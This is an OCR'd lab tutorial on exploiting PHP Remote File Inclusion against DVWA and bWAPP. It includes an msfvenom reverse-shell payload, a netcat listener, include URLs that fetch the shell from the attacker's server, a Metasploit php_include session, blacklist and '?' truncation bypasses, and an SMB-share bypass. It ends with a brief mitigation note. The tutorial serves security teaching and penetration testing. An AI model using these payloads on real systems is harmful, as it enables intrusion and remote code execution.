iGNITE Technologies

DETAILED GUIDE ON

REMOTE FILE INCLUSION (RFI)

www.hackingarticles.in

Contents

Introduction


*Have you ever wondered about the URL of the web-applications, some of them might include files from the local or the remote servers as either "**page=**" or "**file=**"*. I hope you're aware of the **File Inclusion** vulnerability. If not, I suggest you revisit our previous **article** for better understanding, before going deeper with the **Remote File Inclusion Vulernabilty** implemented in this section.

Introduction to RFI

Remote File inclusion is another variant to the **File Inclusion vulnerability,** which arises when the **URI of a file** is **located on a different server** and is **passed to as a parameter** to the PHP functions either "include", "include_once", "require", or "require_once".

The Remote File Inclusion vulnerabilities are easier to exploit but are less common say **in 1 of the 10 web-applications.** Here thus, instead of accessing a file on a local server, the attacker could simply inject his/her vulnerable PHP scripts which are **hosted on his remote web-application into the unsanitized web application's URL**, which thus might lead to disastrous results such as:

1. Allowing the attacker to execute remote commands on a web server as [RCE].
2. Provides complete access to the server.
3. Deface parts of the web or even steal confidential information.
4. Implementation of Client-Side attacks as Cross-Site Scripting (XSS).



*Therefore, this Remote File Inclusion vulnerability has been reported as **"Critical "** and with the **CVSS score** of **"9.8"** under*:

1. **CWE-98**: Improper Control of Filename for Include/Require Statement in PHP Program.
2. **CWE-20: Improper Input Validation**
3. **CWE-200: Exposure of Sensitive Information to an Unauthorized Actor**

Why Remote File Inclusion Occurs

Unlike Local File Inclusion, this remote file inclusion vulnerability also occurs due to the poorly written PHP server-side codes where the **input parameters are not properly sanitized** or **validated.**

Look at the following code snippet, which thus lets the web-application to suffer from the RFI vulnerability as the developer is only dependable on the **"$file" variable** with the **"GET" method** and **hadn't placed** any **input validation** over it.

File Inclusion Source

vulnerabilities/fi/source/low.php


```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

But this **logical error** didn't fulfil the requirements to RFI vulnerability until the developer **enables some insecure PHP settings** as "***allow_url_include = On***" and "***allow_url_fopen = On***", Therefore the combination of these two i.e. the developer logic and the insecure settings, open the gates to the disastrous RFI vulnerability.

```
;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// o
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like ht
; http://php.net/allow-url-include
allow_url_include = On
```

Remote File Inclusion Exploitation

Basic Remote File Inclusion

I guess, up till now, you might have a clear vision with **what Remote File Inclusion is** and **why it occurs.** So, let's try to dig some deeper and **deface some web-applications** with a goal to achieve a **reverse shell**.

I've opened the target IP in my browser and logged in inside **DVWA** as **admin: password, further** I've opted for the **File Inclusion vulnerability** present on the left-hand side of the window. And even for this time, I've kept the **security level** to **low.**

Note:


allow_url_include is **disabled** by default. If **allow_url_fopen** is **disabled**, **allow_url_include** is also **disabled**

You can **enable** allow_url_include from **php.ini** by running the following commands:

```
nano /etc/php/7.2/apache2/php.ini
allow_url_include = On
allow_url_include = Off
```


Therefore, now we'll be presented with a web-page which is suffering from File Inclusion vulnerability as it is simply including the include.php file into its URL parameter as

"page=include.php"



Let's try to manipulate this URL parameter and surf **google.com** over this **DVWA** application as:

```
192.168.0.2/DVWA/vulnerabilities/fi/?page=https://www.google.com
```




Cool !! The below image thus confirms up that this application is vulnerable to RFI vulnerability.

Reverse Shell through Netcat

Won't you be happy, if we could convert this basic RFI exploitation to a reverse shell, let's check it out how?

Initially, we'll generate up a payload using the best php one-liner as:


```
msfvenom -p php/reverse_php lport=4444 lhost=192.168.0.5 > /root/Desktop/shell.php
```



Great, let's now host this directory so that we could use it over in the URL parameter.

```
python –m SimpleHTTPServer
```

From the below image, you can see that the **Desktop folder** has been **hosted** over the **HTTP server** on **port 8000.**



Now let's boot up our **Netcat listener** over on **port 4444**

```
nc –lvp 4444
```

As the netcat is about to listen, till that time, let's include our shell over in the vulnerable URL parameter as :

```
192.168.0.2/DVWA/vulnerabilities/fi/?page=http://192.168.0.5:8000/shell.php
```

Fire up the forward button and get back our netcat listener, it might have some interesting things for us.\ Great !! We've successfully captured up the reverse shell. Let's grab up some striking details now.

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.2: inverse host lookup failed: Unknown host
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.2] 60030
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


RFI over Metasploit

Wasn't the Netcat procedure was long and complicated enough, just to get a reverse shell.

So let's do some smart work & let's boot one of the favourite tools of every pentester i.e. **"Metasploit"**

But before using any exploit into that, let's capture up the **HTTP Header** of the URL that confirmed us the RFI existence i.e. ***"page=https://www.google.com"*** and further **copy** the logged in **PHP session id** along with all the **security information.**

Here I've used the Live HTTP Header - a firefox plugin, in order to capture the same.



So, it's time to get the full control of the web application's server, just simply execute the following commands and you are good to in:

```
msf > use exploit/unix/webapp/php_include
set payload php/meterpreter/bind_tcp
set RHOST 192.168.0.2
set PATH /DVWA/vulnerabilities/fi/
set HEADERS " Cookie: security=low; PHPSESSID=4536da6h54ski6ftv09gdq35ik"
exploit
```

Wooah !! With some basic executions, we got the **meterpreter session**.


```
msf5 > use exploit/unix/webapp/php_include
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/php_include) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf5 exploit(unix/webapp/php_include) > set RHOST 192.168.0.2
RHOST => 192.168.0.2
msf5 exploit(unix/webapp/php_include) > set PATH /DVWA/vulnerabilities/fi/
PATH => /DVWA/vulnerabilities/fi/
msf5 exploit(unix/webapp/php_include) > set HEADERS "Cookie: security=low; PHPSESSID=4536da
6h54ski6ftv09gdq35ik"
HEADERS => Cookie: security=low; PHPSESSID=4536da6h54ski6ftv09gdq35ik
msf5 exploit(unix/webapp/php_include) > exploit

[*] 192.168.0.2:80 - Using URL: http://0.0.0.0:8080/EQ8VPBDUDmf3T8
[*] 192.168.0.2:80 - Local IP: http://192.168.0.5:8080/EQ8VPBDUDmf3T8
[*] 192.168.0.2:80 - PHP include server started.
[*] 192.168.0.2:80 - Loading RFI URLs from the database...
[*] 192.168.0.2:80 - Loaded 2241 URLs
[*] Started bind TCP handler against 192.168.0.2:4444
[*] Sending stage (38288 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.0.2:4444) at 2020-07-30 00:46:18 +05
30

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 5.4.0-42-generic #46~18.04.1-Ubuntu SMP Fri Jul 10 07:21:24 UTC
2020 x86_64
Meterpreter  : php/linux
meterpreter >
```

Bypass a Blacklist Implemented

So, it's not time we were lucky enough that the developer sets up the code without any validations. They might set some blacklists with the commonly used elements as “**http:**” or “**https:**”. Or even like them to secure up their web-application.

Therefore, to bypass this implemented blacklist, we need to try all the different combinations like **“HTTP:”** or **“hTTp:”** that the developer might forget to add.

I’ve increased up the **security level to “medium”** and tried up with all the different combinations. From the below image you can see that the **“HTTPS”** worked for me and would thus be able to exploit the RFI vulnerability again.



Null Byte Attack


*A developer can never forget, to add up a **'.php'** extension into their codes at the end of the required variable before it gets included.* That is the webserver will interpret every file with the **".php" extension**.

*Thus, if I wish to include **"tryme.txt"** into the URL parameter, the server would **interpret** it as **"tryme.txt.php." and drop back an error message.***

So, what should we do when the developer sets this all?

The answer is to go for the **Null Byte Attack,** using up the question mark **[?]** character. Which will thus **neutralize** the problem of the "**.php**", forcing the php server to ignore everything after that, as soon as it is interpreted.

192.168.0.3/bWAPP/rlfi.php?language=http://192.168.0.5:8000/tryme.txt?



Exploitation through SMB Server

As discussed earlier, **RFI vulnerability** is about to impossible until the developer enables up the "**allow_url_include**" or "**allow_url_fopen**" in the **php.ini** file.

*But what if, if the developer **never enabled** that feature, and run his web application as simple as he could without including any specific file from any remote server. Would it still be vulnerable to RFI?*


*The answer is **"Yes",** RFI vulnerabilities can be exploited through the **SMB Server** even if the "**allow_url_include**" or "**allow_url_fopen**" is set to **Off.***

*As when the "allow_url_include" in PHP is set to "off", it **does not load** any **remote HTTP** or **FTP URL's** to prevent remote file inclusion attacks, but this "allow_url_include" **does not prevent loading SMB URLs**.*

Wonder how to grab this all? Let's exploit it out here in this section. So, I've set up the vulnerable **bWAPP** application over in my windows machine. You can do the same from here.

Let's Start!!

Initially, I had **reconfigured** my **PHP** server by **disallowing** the "**allow_url_include**" and "**allow_url_fopen**" wrapper in the "**php.ini**" file at **C:\xampp\php**




Now in order to activate the **SMB service** in my Kali machine. I've used the impacket toolkit which thus set up everything with a simple one-liner as:

```
python smbshare.py –smb2support sharepath /root/Desktop/Shells
```


As we are **executing** our **attack** over the **windows 10** machine. So here I have used the **"smb2support" and** had further set the share directory as **/root/Desktop/Shells/** . You can learn more about Impacket from **here**.

From the below image you can see that our directory has been **shared** successfully **over** the **SMB server** without any specific credentials.



In order to confirm up the same, let's check it all out on any windows machine over the "**Run dialog box**" as

```
\\192.168.0.8\sharepath\
```




Cool!! Our SMB Server works perfectly and we're able to access its shared files.

So, let's get back to our Kali machine and check whether the PHP code is allowing any remote file inclusion or not. From the below image, you can see that when I tried with the basic RFI attack. I was presented with an error message as "**https:// wrapper is disabled**" by **allow_url_include=0.** Which thus confirms that the PHP code is blocking the files to be included from any remote server.

So, it's time to deface this web-application by bypassing the "**allow_url_include**" **wrapper** with our **SMB share link** as :

```
192.168.0.3/bWAPP/rlfi.php?language=\\192.168.0.8\sharepath\shell.txt
```

Great!! From the image below you can see that our shell has successfully been included into this vulnerable web-application and we're presented with the contents of it.



Mitigation Steps

- To prevent web applications from the file inclusion attacks, we need to use **strong input validation**. we should **restrict** the **input parameter** to **accept** a **whitelist** of **acceptable** files and **reject all other inputs** that **do not strictly conform** to **specifications**.

